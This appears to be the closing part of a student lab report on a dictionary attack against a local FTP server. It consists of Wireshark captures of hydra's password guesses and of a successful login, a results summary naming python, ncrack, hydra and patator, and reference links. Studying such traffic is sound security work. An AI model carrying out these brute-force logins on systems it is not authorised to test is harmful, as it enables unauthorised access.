18	7.788338297	192.168.0.141	192.168.0.141	TCP	68	41886 → 21 [ACK] Seq=32 Ack=78 Win=65536 Len=0 TSval=378061377 TSecr=378061377
19	7.788376874	192.168.0.141	192.168.0.141	TCP	76	41888 → 21 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=378061377 TSecr=0 WS=128
20	7.788382641	192.168.0.141	192.168.0.141	TCP	76	21 → 41888 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM=1 TSval=378061377 TSecr=378061377 WS=128
21	7.788387889	192.168.0.141	192.168.0.141	TCP	68	41888 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=378061377 TSecr=378061377
22	7.789924902	192.168.0.141	192.168.0.141	FTP	88	Response: 220 (vsFTPd 3.0.3)
23	7.789933543	192.168.0.141	192.168.0.141	TCP	68	41888 → 21 [ACK] Seq=1 Ack=21 Win=65536 Len=0 TSval=378061378 TSecr=378061378
24	7.789974460	192.168.0.141	192.168.0.141	FTP	83	Request: USER trialftp
25	7.789990764	192.168.0.141	192.168.0.141	TCP	68	21 → 41888 [ACK] Seq=21 Ack=16 Win=65536 Len=0 TSval=378061379 TSecr=378061379
26	7.790015509	192.168.0.141	192.168.0.141	FTP	102	Response: 331 Please specify the password.
27	7.790017571	192.168.0.141	192.168.0.141	TCP	68	41888 → 21 [ACK] Seq=16 Ack=55 Win=65536 Len=0 TSval=378061379 TSecr=378061379
28	7.790035158	192.168.0.141	192.168.0.141	FTP	83	Request: PASS PASSWORD
29	7.790043692	192.168.0.141	192.168.0.141	TCP	68	21 → 41888 [ACK] Seq=55 Ack=31 Win=65536 Len=0 TSval=378061379 TSecr=378061379
30	9.873547756	192.168.0.107	192.168.0.255	UDP	79	49102 → 15600 Len=35
31	10.634721775	192.168.0.141	192.168.0.141	FTP	90	Response: 530 Login incorrect.
32	10.634760947	192.168.0.141	192.168.0.141	TCP	68	41888 → 21 [ACK] Seq=31 Ack=77 Win=65536 Len=0 TSval=378064223 TSecr=378064223
33	10.635167303	192.168.0.141	192.168.0.141	TCP	68	41888 → 21 [FIN, ACK] Seq=31 Ack=77 Win=65536 Len=0 TSval=378064224 TSecr=378064223
34	10.635711899	192.168.0.141	192.168.0.141	TCP	76	41890 → 21 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=378064224 TSecr=0 WS=128
35	10.635736953	192.168.0.141	192.168.0.141	TCP	76	21 → 41890 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM=1 TSval=378064224 TSecr=378064224 WS=128
36	10.635761510	192.168.0.141	192.168.0.141	TCP	68	41890 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=378064224 TSecr=378064224
37	10.637694284	192.168.0.141	192.168.0.141	TCP	68	21 → 41888 [FIN, ACK] Seq=77 Ack=32 Win=65536 Len=0 TSval=378064226 TSecr=378064224

2. Sniffing hydra attack



No.	Time	Source	Destination	Protocol	Length	Info
128	11.156848967	192.168.0.141	192.168.0.141	TCP	68	21 → 42004 [ACK] Seq=21 Ack=12 Win=65536 Len=0 TSval=378846908 TSecr=378846908
129	11.156930590	192.168.0.141	192.168.0.141	FTP	102	Response: 331 Please specify the password.
130	11.156942747	192.168.0.141	192.168.0.141	TCP	68	42006 → 21 [ACK] Seq=12 Ack=55 Win=65536 Len=0 TSval=378846908 TSecr=378846908
131	11.157005199	192.168.0.141	192.168.0.141	FTP	79	Request: USER user
132	11.157021333	192.168.0.141	192.168.0.141	TCP	68	21 → 42022 [ACK] Seq=21 Ack=12 Win=65536 Len=0 TSval=378846908 TSecr=378846908
133	11.157082863	192.168.0.141	192.168.0.141	FTP	102	Response: 331 Please specify the password.
134	11.157088332	192.168.0.141	192.168.0.141	TCP	68	42022 → 21 [ACK] Seq=12 Ack=55 Win=65536 Len=0 TSval=378846909 TSecr=378846909
135	11.157117703	192.168.0.141	192.168.0.141	FTP	102	Response: 331 Please specify the password.
136	11.157126333	192.168.0.141	192.168.0.141	TCP	68	42004 → 21 [ACK] Seq=12 Ack=55 Win=65536 Len=0 TSval=378846909 TSecr=378846909
137	11.157219582	192.168.0.141	192.168.0.141	FTP	79	Request: USER root
138	11.157248371	192.168.0.141	192.168.0.141	TCP	68	21 → 41996 [ACK] Seq=21 Ack=12 Win=65536 Len=0 TSval=378846909 TSecr=378846909
139	11.157373719	192.168.0.141	192.168.0.141	FTP	79	Request: USER user
140	11.157401812	192.168.0.141	192.168.0.141	TCP	68	21 → 41994 [ACK] Seq=21 Ack=12 Win=65536 Len=0 TSval=378846909 TSecr=378846909
141	11.157559107	192.168.0.141	192.168.0.141	FTP	102	Response: 331 Please specify the password.
142	11.157566481	192.168.0.141	192.168.0.141	FTP	102	Response: 331 Please specify the password.
143	11.157567520	192.168.0.141	192.168.0.141	TCP	68	41996 → 21 [ACK] Seq=12 Ack=55 Win=65536 Len=0 TSval=378846909 TSecr=378846909
144	11.157575306	192.168.0.141	192.168.0.141	TCP	68	41994 → 21 [ACK] Seq=12 Ack=55 Win=65536 Len=0 TSval=378846909 TSecr=378846909
145	11.157788552	192.168.0.141	192.168.0.141	FTP	102	Response: 331 Please specify the password.
146	11.157796053	192.168.0.141	192.168.0.141	TCP	68	41992 → 21 [ACK] Seq=12 Ack=55 Win=65536 Len=0 TSval=378846909 TSecr=378846909
147	11.268576471	192.168.0.141	192.168.0.141	FTP	83	Request: PASS PASSWORD
148	11.268576418	192.168.0.141	192.168.0.141	FTP	81	Request: PASS fedcba
149	11.268588817	192.168.0.141	192.168.0.141	TCP	68	21 → 42006 [ACK] Seq=55 Ack=25 Win=65536 Len=0 TSval=378847020 TSecr=378847020
150	11.268588559	192.168.0.141	192.168.0.141	TCP	68	21 → 42020 [ACK] Seq=55 Ack=27 Win=65536 Len=0 TSval=378847020 TSecr=378847020
151	11.268658382	192.168.0.141	192.168.0.141	FTP	81	Request: PASS fedcba
152	11.268662203	192.168.0.141	192.168.0.141	TCP	68	21 → 42014 [ACK] Seq=55 Ack=25 Win=65536 Len=0 TSval=378847020 TSecr=378847020
153	11.268700002	192.168.0.141	192.168.0.141	FTP	79	Request: PASS toor
154	11.268704251	192.168.0.141	192.168.0.141	TCP	68	21 → 42012 [ACK] Seq=55 Ack=23 Win=65536 Len=0 TSval=378847020 TSecr=378847020
155	11.268731953	192.168.0.141	192.168.0.141	FTP	80	Request: PASS trial
156	11.268735250	192.168.0.141	192.168.0.141	TCP	68	21 → 42008 [ACK] Seq=55 Ack=24 Win=65536 Len=0 TSval=378847020 TSecr=378847020
157	11.268761584	192.168.0.141	192.168.0.141	FTP	81	Request: PASS abcdef
158	11.268764802	192.168.0.141	192.168.0.141	TCP	68	21 → 42016 [ACK] Seq=55 Ack=25 Win=65536 Len=0 TSval=378847020 TSecr=378847020
159	11.268789958	192.168.0.141	192.168.0.141	FTP	79	Request: PASS kali

3. Sniffing the GET command



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	TendaTec_ac:a9:40		ARP	62	Who has 192.168.0.169? Tell 192.168.0.1
2	0.363876996	192.168.0.141	192.168.0.141	TCP	76	41910 → 21 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=378153093 TSecr=0 WS=128
3	0.363892034	192.168.0.141	192.168.0.141	TCP	76	21 → 41910 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM=1 TSval=378153093 TSecr=378153093 WS=128
4	0.363904635	192.168.0.141	192.168.0.141	TCP	68	41910 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=378153093 TSecr=378153093
5	0.366610442	192.168.0.141	192.168.0.141	FTP	88	Response: 220 (vsFTPd 3.0.3)
6	0.366631207	192.168.0.141	192.168.0.141	TCP	68	41910 → 21 [ACK] Seq=1 Ack=21 Win=65536 Len=0 TSval=378153095 TSecr=378153095
7	9.752728005	192.168.0.169	192.168.0.255	UDP	88	57621 → 57621 Len=44
8	10.844095893	192.168.0.141	192.168.0.141	FTP	83	Request: USER trialftp
9	10.844125991	192.168.0.141	192.168.0.141	TCP	68	21 → 41910 [ACK] Seq=21 Ack=16 Win=65536 Len=0 TSval=378163573 TSecr=378163573
10	10.844161547	192.168.0.141	192.168.0.141	FTP	102	Response: 331 Please specify the password.
11	10.844163287	192.168.0.141	192.168.0.141	TCP	68	41910 → 21 [ACK] Seq=16 Ack=55 Win=65536 Len=0 TSval=378163573 TSecr=378163573
12	11.013976876	TendaTec_ac:a9:40		ARP	62	Who has 192.168.0.169? Tell 192.168.0.1
13	14.026186700	192.168.0.141	192.168.0.141	FTP	80	Request: PASS trial
14	14.026205826	192.168.0.141	192.168.0.141	TCP	68	21 → 41910 [ACK] Seq=55 Ack=28 Win=65536 Len=0 TSval=378166755 TSecr=378166755
15	14.096226966	192.168.0.141	192.168.0.141	FTP	91	Response: 230 Login successful.
16	14.096234574	192.168.0.141	192.168.0.141	TCP	68	41910 → 21 [ACK] Seq=28 Ack=78 Win=65536 Len=0 TSval=378166825 TSecr=378166825
17	14.096268875	192.168.0.141	192.168.0.141	FTP	74	Request: SYST
18	14.096275099	192.168.0.141	192.168.0.141	TCP	68	21 → 41910 [ACK] Seq=78 Ack=34 Win=65536 Len=0 TSval=378166825 TSecr=378166825
19	14.096299313	192.168.0.141	192.168.0.141	FTP	87	Response: 215 UNIX Type: L8
20	14.096301151	192.168.0.141	192.168.0.141	TCP	68	41910 → 21 [ACK] Seq=34 Ack=97 Win=65536 Len=0 TSval=378166825 TSecr=378166825
21	16.670437842	192.168.0.141	192.168.0.141	FTP	96	Request: PORT 192,168,0,141,172,141
22	16.670449539	192.168.0.141	192.168.0.141	TCP	68	21 → 41910 [ACK] Seq=97 Ack=62 Win=65536 Len=0 TSval=378169399 TSecr=378169399
23	16.670567521	192.168.0.141	192.168.0.141	FTP	119	Response: 200 PORT command successful. Consider using PASV.
24	16.670570563	192.168.0.141	192.168.0.141	TCP	68	41910 → 21 [ACK] Seq=62 Ack=148 Win=65536 Len=0 TSval=378169399 TSecr=378169399
25	16.670590982	192.168.0.141	192.168.0.141	FTP	74	Request: LIST
26	16.670592547	192.168.0.141	192.168.0.141	TCP	68	21 → 41910 [ACK] Seq=148 Ack=68 Win=65536 Len=0 TSval=378169399 TSecr=378169399
27	16.671028168	192.168.0.141	192.168.0.141	TCP	76	20 → 44173 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=378169400 TSecr=0 WS=128
28	16.671034203	192.168.0.141	192.168.0.141	TCP	76	44173 → 20 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM=1 TSval=378169400 TSecr=378169400 WS=128
29	16.671040123	192.168.0.141	192.168.0.141	TCP	68	20 → 44173 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=378169400 TSecr=378169400
30	16.671165330	192.168.0.141	192.168.0.141	FTP	107	Response: 150 Here comes the directory listing.
31	16.671168602	192.168.0.141	192.168.0.141	TCP	68	41910 → 21 [ACK] Seq=68 Ack=187 Win=65536 Len=0 TSval=378169400 TSecr=378169400
32	16.671226402	192.168.0.141	192.168.0.141	FTP-DA…	218	FTP Data: 150 bytes (PORT) (LIST)
33	16.671229522	192.168.0.141	192.168.0.141	TCP	68	44173 → 20 [ACK] Seq=1 Ack=151 Win=65408 Len=0 TSval=378169400 TSecr=378169400
34	16.671237317	192.168.0.141	192.168.0.141	TCP	68	20 → 44173 [FIN, ACK] Seq=151 Ack=1 Win=65536 Len=0 TSval=378169400 TSecr=378169400
35	16.671279864	192.168.0.141	192.168.0.141	TCP	68	44173 → 20 [FIN, ACK] Seq=1 Ack=152 Win=65536 Len=0 TSval=378169400 TSecr=378169400
36	16.671283915	192.168.0.141	192.168.0.141	TCP	68	20 → 44173 [ACK] Seq=152 Ack=2 Win=65536 Len=0 TSval=378169400 TSecr=378169400

Results:

The ftp server was successfully hacked using Dictionary attack using all the methods(python, ncrack, hydra, patator), which was successfully sniffed using WireShark. The contents of the server were successfully accessed.

Link for the code and Wireshark captures:

https://drive.google.com/drive/folders/1T7u6eaqgxuSR1jCR68_XRLdS7nfHay_W?usp=sharing

Reference:

https://www.youtube.com/watch?v=hE_Kjav323U&t=775s
https://www.thepythoncode.com/article/brute-force-attack-ftp-servers-using-ftplib-in-python
https://www.fatalerrors.org/a/python-hackers-attack-and-defend-brutally-crack-ftp-password.html
http://www.anonhack.in/2018/07/bruteforcing-ftp-using-ftplib-hacking-with-python/
https://docs.python.org/3/howto/argparse.html
https://filezilla-project.org/
https://www.youtube.com/watch?v=TyqwwAzwLuM&t=362s
https://www.youtube.com/watch?v=MF-3iocKsEc
https://null-byte.wonderhowto.com